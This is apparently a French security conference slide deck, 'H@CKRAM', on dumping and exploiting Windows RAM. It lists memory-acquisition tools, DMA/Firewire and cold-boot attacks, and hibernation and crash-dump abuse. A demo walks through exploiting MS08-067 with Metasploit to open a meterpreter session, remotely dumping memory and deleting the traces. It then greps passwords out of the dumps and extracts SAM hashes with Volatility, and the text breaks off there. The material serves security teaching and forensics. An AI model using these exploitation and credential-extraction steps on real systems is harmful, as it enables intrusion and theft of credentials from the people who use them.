

H@CKRAM

EXPLOITATION DE LA MÉMOIRE RAM SOUS WINDOWS

CONNECTING BUSINESS & TECHNOLOGY

1. POURQUOI S'ATTAQUER À LA MÉMOIRE RAM ?
2. EXTRACTION DU CONTENU DE LA RAM
3. ANALYSE DES DONNÉES BRUTES DE LA RAM
4. EXEMPLES D'INFORMATIONS CONTENUES DANS LA RAM
5. MANIPULATION DE LA MÉMOIRE RAM
6. ET SOUS LINUX ...
7. CONCLUSION

1. POURQUOI S'ATTAQUER À LA MÉMOIRE RAM ?
 2. EXTRACTION DU CONTENU DE LA RAM
 3. ANALYSE DES DONNÉES BRUTES DE LA RAM
 4. EXEMPLES D'INFORMATIONS CONTENUES DANS LA RAM
 5. MANIPULATION DE LA MÉMOIRE RAM
 6. ET SOUS LINUX ...
 7. CONCLUSION
- 

POURQUOI S'ATTAQUER À LA MÉMOIRE RAM ?

11/28/2010

- ❑ La mémoire RAM est sollicitée pour chacune des actions réalisées sur le système et contient donc un nombre important d'informations utilisées à un instant donné
- ❑ La compromission d'un système par l'altération directe de la mémoire RAM est plus discrète que celle réalisée par l'altération des fichiers du disque dur
- ❑ Contrairement à certains disques durs, le contenu de la mémoire RAM n'est pas chiffré et facilite ainsi l'accès au système ou sa manipulation
- ❑ Enfin, c'est un des éléments majeurs d'une architecture système, il est donc humain de s'y intéresser ... 😊

1. POURQUOI S'ATTAQUER À LA MÉMOIRE RAM ?
2. EXTRACTION DU CONTENU DE LA RAM
3. ANALYSE DES DONNÉES BRUTES DE LA RAM
4. EXEMPLES D'INFORMATIONS CONTENUES DANS LA RAM
5. MANIPULATION DE LA MÉMOIRE RAM
6. ET SOUS LINUX ...
7. CONCLUSION



DEPUIS UN ACCÈS STANDARD AU SYSTÈME CIBLE

- ❑ OUTILS LOGICIELS : dd.exe, mdd.exe, memoryDD.bat, win32dd.exe, ...
- ❑ INCONVÉNIENT : Nécessite les droits Administrateur sur la cible

```
C:\>win32dd.exe /r /f image.raw
```

```
C:\>MemoryDD.bat -size 100 -output image.dd
```

```
C:\>dd.exe if=\\.\PhysicalMemory of="c:\image.raw" conv=noerror
```

```
C:\>mdd_1.3.exe -o image.raw
```


DEPUIS UN ACCÈS DISTANT AU SYSTÈME CIBLE

- ❑ OUTILS LOGICIELS : Plugin « memdump » utilisable via la console du framework « Metasploit » + mdd.exe
- ❑ INCONVÉNIENT : Nécessite les droits Système ou Administrateur et un accès distant sur la machine de la victime



DEPUIS LE FICHIER D'HIBERNATION DU SYSTÈME CIBLE

- ❑ **PRINCIPE** : Exploitation du fichier d'hibernation généré à l'activation de la veille prolongée et constituant une image compressée de la mémoire RAM (hyberfil.sys)
- ❑ **CONFIGURATION CIBLE** : Hibernation activée sur la machine cible
- ❑ **INCONVÉNIENT** : Nécessite d'avoir un accès physique à la machine ou un accès logique administrateur pour extraire le fichier



⚠ Le fichier « hiberfil.sys » est stocké tant que l'option est activée et reste donc exploitable même si le système s'est arrêté normalement ...

ASTUCE : La copie du fichier « hiberfil.sys » n'est pas autorisée via une session Windows (fichier en cours d'utilisation) : « hobocopy » permet de contourner cette restriction

DEPUIS LE PORT SÉRIE DU SYSTÈME CIBLE

- ❑ **PRINCIPE** : Exploiter le mode débogage Windows pour extraire le contenu de la RAM de la cible depuis une autre machine connectée via un câble série et WINDBG
- ❑ **CONFIGURATION NÉCESSAIRE** : Port série sur la machine cible
- ❑ **INCONVÉNIENT** : Nécessite un accès physique à la machine cible

```
Command - Kernel 'com:port=com1,baud=115200' - WinDbg:6.11.0001.404 X86

Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.

Opened \\.\com1
Waiting to reconnect...
```

```
Windows Advanced Options Menu
Please select an option:

Safe Mode
Safe Mode with Networking
Safe Mode with Command Prompt

Enable Boot Logging
Enable VGA Mode
Last Known Good Configuration (your most recent)
Directory Services Restore Mode (Windows domain controllers)
Debugging Mode
Disable automatic restart on system failure

Start Windows Normally
Reboot
Return to OS Choices Menu
```



EXTRACTION DU CONTENU DE LA RAM

11/28/2010

DEPUIS LE PORT SÉRIÉ DU SYSTÈME CIBLE (SUITE)

```
Command - Kernel 'com:port=com1,baud=115200' - WinDbg-6.11.0001.404 X86
Waiting to reconnect...
Connected to Windows XP 2600 x86 compatible target at (Wed Apr 1 11:53:39.078 2009
(GMT+2)). ptr64 FALSE
Kernel Debugger connection established.
Symbol search path is: C:\WINDOWS\Symbols;srv*c:
\Symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
Windows XP Kernel Version 2600 MP (1 procs) Free x86 compatible
Built by: 2600.xpsp_sp3_gdr.080814-1236
M:
K:
S:
A:
E:
E:
0:030> .dump /a /u /f D:\dump-all.dmp
*****
* .dump /ma is the recommend method of creating a complete memory dump *
* of a user mode process. *
*****
Creating D:\dump-all_02c4_2010-10-15_13-02-39-750_01a0.dmp - user full dump
Dump successfully written
0:030> |
lineClose(): found tspdev
lineClose(): found tspdev
<== lineClose()
==> lineOpen()
lineOpen() AcceptTSPo
lineOpen() line marker
Debuggee is running
```



LIAISON PAR CÂBLE SÉRIÉ

A problem has been detected and windows has been shut down to prevent damage to your computer.

DRIVER_IRQL_NOT_LESS_OR_EQUAL

If this is the first time you've seen this Stop error screen, restart your computer, If this screen appears again, follow these steps:

Check to make sure any new hardware or software is properly installed. If this is a new installation, ask your hardware or software manufacturer for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware or software. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup Options, and then select Safe Mode.

Technical information:

*** STOP: 0x000000D1 (0x0000000C,0x00000002,0x00000000,0xF86B5A89)

*** gv3.sys - Address F86B5A89 base at F86B5000, DateStamp 3dd991eb

Beginning dump of physical memory

Physical memory dump complete.

Contact your system administrator or technical support group for further assistance.

A problem has been detected and windows has been shut down to prevent damage to your computer.

DRIVER_IRQL_NOT_LESS_OR_EQUAL

If this is the first time you've seen this Stop error screen, restart your computer, If this screen appears again, follow these steps:

Check to make sure any new hardware or software is properly installed. If this is a new installation, ask your hardware or software manufacturer for any Windows updates that might be needed.

If problem persists, you may need to delete the software or hardware. If you need to delete the software, you may need to contact the software manufacturer. If you need to delete the hardware, you may need to contact the hardware manufacturer. If you are unable to delete the software or hardware, contact your system administrator or technical support group for further assistance.

Beginning dump of physical memory
Physical memory dump complete.

Technical information:

*** STOP: 0x000000D1 (0x0000000C,0x00000002,0x00000000,0xF86B5A89)



*** gv3.sys - Address F86B5A89 base at F86B5000, DateStamp 3dd991eb

Beginning dump of physical memory
Physical memory dump complete.

Contact your system administrator or technical support group for further assistance.

DEPUIS LE FICHIER « CRASHDUMP »

- ❑ **PRINCIPE** : Exploitation du fichier « MEMORY.DMP » généré suite à un plantage système (écran bleu) de la machine cible et constituant une image de la RAM
- ❑ **CONFIGURATION NÉCESSAIRE** : Débogage configuré ET option « image mémoire complète » activée
- ❑ **INCONVÉNIENT** : Nécessite d'avoir un accès physique à la machine ou un accès logique administrateur pour extraire le fichier




StartBlueScreen.exe 0x10 0x1111 0x2222 0x3333 0x4444

⚠️ Après Crash, le fichier MEMORY.DMP est stocké sur le disque jusqu'à sa destruction manuelle ...

DEPUIS UN ACCÈS DMA (DIRECT MEMORY ACCESS)


- ❑ **PRINCIPE** : Emuler la connexion d'un stockage de masse (par Ex. Ipod) par le port Firewire ou PCMCIA afin de communiquer directement avec la RAM (Winlockpwn par Adam Boileau <http://www.storm.net.nz/projects/16>)
- ❑ **CONFIGURATION NÉCESSAIRE** : Machine démarrée + Port Firewire (ou PCMCIA) sur la machine victime
- ❑ **INCONVÉNIENT** : Nécessite d'avoir un accès physique à la machine pour extraire la mémoire

```
root@Ares:~/Bureau/@firewire/pythonraw1394# ./1394memimage 0 1 /tmp/DUMPRAM_001 -1024M
1394memimage v1.0 Adam Boileau, 2006. <adam@storm.net.nz>
Init firewire, port 0 node 1
Reading 0x3ff00000 (1047552KiB) at 2545 KiB/s...
1073741824 bytes read
Elapsed time 412.89 seconds
Writing metadata and hashes...
```



CAS PARTICULIER D'UNE MACHINE VIRTUELLE VMWARE

- ❑ CONFIGURATION NÉCESSAIRE : La machine cible est une machine virtuelle
- ❑ INCONVÉNIENT : Nécessite d'avoir accès à la machine hébergeant la machine virtuelle ainsi qu'aux fichiers associés



⚠ La copie du fichier .VMEM est possible même lorsque la machine virtuelle est démarrée

L'UTLIME RECOURS ...



DEPUIS UN ACCÈS DIRECT À LA BARRETTE MÉMOIRE (ATTAQUE COLDBOOT)


- ❑ **PRINCIPE** : Exploiter le fait que le refroidissement de la barrette mémoire ralentit la perte des données en RAM après extinction de la machine
- ❑ **CONFIGURATION NÉCESSAIRE** : Une barrette de mémoire ... accessible physiquement et une **bombe d'air sec** ...
- ❑ **INCONVÉNIENT** : Nécessite d'avoir un accès physique à la machine, attaque pas vraiment discrète

Après un arrêt brusque du système et **pendant 3 minutes**, la mémoire RAM conserve 80 % de ses données d'origine

Après refroidissement de la barrette de mémoire (-50°) et un arrêt brusque du système, la mémoire RAM conserve 80% de ses données **pendant 10 minutes**

DEPUIS UN ACCÈS DIRECT À LA BARRETTE MÉMOIRE (ATTAQUE COLDBOOT)

SOLUTION ?




EXTRACTION PHYSIQUE DE LA BARRETTE : Consiste à déplacer la barrette mémoire pour la placer sur une machine maîtrisée


EXTRACTION DU CONTENU DE LA BARRETTE : Consiste à copier automatiquement le contenu de la RAM sur un média amovible lors du démarrage de la machine maîtrisée sur une clef USB spécifiquement conçue pour réaliser cette opération

<http://www.mcgregsecurity.com>

DEMO



ATTAQUE : IDENTIFICATION D'UN SYSTÈME VULNÉRABLE



ATTAQUE : PRÉPARATION DE L'EXPLOIT À EXÉCUTER

```
sudoman@Sud0man-Laptop:~/Secu/xploit/trunk$ ./msfconsole  
  
< metasploit >  
-----  
  \  /_/_/  
  \ (oo)____  
   ( )   )\  
   ||--|| *  
   =[ msf v3.3-dev  
+ -- --=[ 359 exploits - 233 payloads  
+ -- --=[ 20 encoders - 7 nops  
   =[ 132 aux  
  
msf > use windows/smb/ms08_067_netapi  
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp  
PAYLOAD => windows/meterpreter/bind_tcp  
  
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp  
PAYLOAD => windows/meterpreter/bind_tcp  
  
msf exploit(ms08_067_netapi) > set RHOST 192.168.236.129  
RHOST => 192.168.236.129
```

ATTAQUE : PRISE DE CONTRÔLE DISTANT DU SYSTÈME

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:French
[*] Selected Target: Windows XP SP2 French (NX)
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.236.129:37489 -> 192.168.236.1:4444)
meterpreter >
```

ATTAQUE : EXTRACTION DU CONTENU DE LA MÉMOIRE

```
meterpreter > run memdump
[*] Running Meterpreter Memory Dump Script.....
[*] Uploading mdd for dumping targets memory....
[*] mdd uploaded as C:\WINDOWS\TEMP\75966.exe
[*] Dumping target memory to C:\WINDOWS\TEMP\12701.....
[*] Finished dumping target memory
[*] Deleting mdd.exe from target...
[*] mdd.exe deleted
[*] Downloading memory image to
/home/sudoman/.msf3/logs/memdump/192.168.1.312701
[*] Finished downloading memory image
[*] Deleting left over files...
[*] Memory image on target deleted
```



```

sudoman@Sud0man-Laptop: ~/.msf3/logs/memdump/192.168.1.312701
Bichier  Édition  Affichage  Terminal  Onglets  Aide
sudoman@Sud0man-Laptop:~/.msf3/logs/memdump$ cd 192.168.1.312701/
sudoman@Sud0man-Laptop:~/.msf3/logs/memdump/192.168.1.312701$ ls -al
total 261884
drwxr-xr-x 2 sudoman sudoman    4096 2009-03-23 13:42 .
drwxr-xr-x 8 sudoman sudoman    4096 2009-03-23 13:45 ..
-rw-r--r-- 1 sudoman sudoman 267894784 2009-03-23 13:45 12701.img
sudoman@Sud0man-Laptop:~/.msf3/logs/memdump/192.168.1.312701$
```

1. POURQUOI S'ATTAQUER À LA MÉMOIRE RAM ?
2. EXTRACTION DU CONTENU DE LA RAM
3. ANALYSE DES DONNÉES BRUTES DE LA RAM
4. EXEMPLES D'INFORMATIONS CONTENUES DANS LA RAM
5. MANIPULATION DE LA MÉMOIRE RAM
6. ET SOUS LINUX ...
7. CONCLUSION



ANALYSE DES DONNÉES BRUTES DE LA RAM

11/28/2010

ANALYSE DES DONNÉES HEXADÉCIMALES DE L'IMAGE BRUTE


- ❑ EDITEUR HEXADÉCIMAL SOUS LINUX : *Hexedit, Ghex, ...*
- ❑ EDITEUR HEXADÉCIMAL SOUS WINDOWS : *MiTec, WinHex, HexCmp, ...*

The image displays two hex editors side-by-side. The top window is Fairdell HexCmp2, showing a file named 'hiberfil.sys' with a size of 267,964,416 bytes. The bottom window is WinHex, showing the same file with a detailed hex dump and ASCII representation. The hex dump shows various byte sequences, including 'gesj.S...ø.dse?..P' and '...%45z.vk...^..'. The ASCII representation shows characters like 'gesj.S...ø.dse?..P' and '...%45z.vk...^..'. The hex dump is organized into columns labeled 0 through F, with corresponding hex values and their ASCII equivalents.



ANALYSE DES CHÂÎNES DE CARACTÈRES DE L'IMAGE BRUTE

- ❑ UTILITAIRES WINDOWS : *BinText (Foundstone)*
- ❑ COMMANDE NATIVE UNIX : *strings*



```
root@Sud0man-laptop:~/ # strings dump-ram-coldboot.dmp | grep -i pass
PASS01
Password98
```

UTILISATION D'OUTILS D'ANALYSE « POST MORTEM »

VOLATILITY

Liste des processus actifs, connexions TCP ouvertes, bibliothèques utilisées selon un processus, identification des malwares, ... <https://www.volatilesystems.com/default/volatility>

MEMORIZE

Fonctionnalités identiques à Volatility + identification des rootkits, création d'une image spécifique à un pilote, génération de rapport http://www.mandiant.com/products/free_software/memoryze/

PTFINDER

Génération d'une arborescence graphique des processus en cours (processus père et fils) <http://computer.forensikblog.de/files/ptfinder/ptfinder-current.zip>

MEMPARSER

WINDBG

FOREMOST

...

CONVERSION DE L'IMAGE MÉMOIRE

- ❑ ***VOLATILITY (DMP2RAW)***
Conversion d'un fichier « CrashDump » en image mémoire brute
- ❑ ***HIBR2BIN*** *
Conversion d'un fichier d'hibernation « hiberfil.sys » en image mémoire brute
- ❑ ***BIN2DMP*** *
Conversion d'une image mémoire brute en fichier « CrashDump »
- ❑ ***HIBR2DMP*** *
Conversion d'un fichier d'hibernation « hiberfil.sys » en fichier « CrashDump »
- ❑ ***BIN2DMP*** *
Conversion d'un fichier de mémoire VMWARE en fichier « CrashDump »

* <http://www.moonsols.com/component/jdownloads/finish/3/2/0>

1. POURQUOI S'ATTAQUER À LA MÉMOIRE RAM ?
2. EXTRACTION DU CONTENU DE LA RAM
3. ANALYSE DES DONNÉES BRUTES DE LA RAM
4. **EXEMPLES D'INFORMATIONS CONTENUES DANS LA RAM**
5. MANIPULATION DE LA MÉMOIRE RAM
6. ET SOUS LINUX ...
7. CONCLUSION



MOT DE PASSE DE DÉMARRAGE SYSTÈME (BIOS)

Depuis une image RAM extraite via un accès DMA, il est possible d'identifier le mot de passe système saisi par l'utilisateur lors du démarrage du système (et configuré dans le bios) via l'outil « Bioskbsnarf » développé par Adam Boileau



Invite de saisie de mot de passe

<http://www.storm.net.nz/static/files/bioskbsnarf>

RECONSTITUTION DES DONNÉES D'AUTHENTIFICATION WINDOWS (VOLATILITY)

BASE SAM

```
$ python volatility hasndump -f <chemin d'accès au fichier RAM> -y <offset system> -s <offset sam>

$ python volatility hasndump -f H:\DUMP-TEST\dump_ram_user.dmp -y 0xe1038008 -s 0xe1018b60
SysAdmin:500:8a21969a3f6XXXXf50419e5936a8b420:948fc9bd8dce160XXXXe14a4a02f082a:::
SUPPORT_388945a0:1002:aad3b435b51404eXXX3b435b51404ee:1b1832823aaXXX8a63aaf5c28f711d5
:::
ASPNET:1020:95cb3b8f8b611XXX4f407098dd4b474:08105e4e01d81cd0XXXb6454019d2f6:::
HelpAssistant:1037:50d503XXX471f76309c4047a6e92798:be42677f66c11cXXX956e9dc2ab0362:::
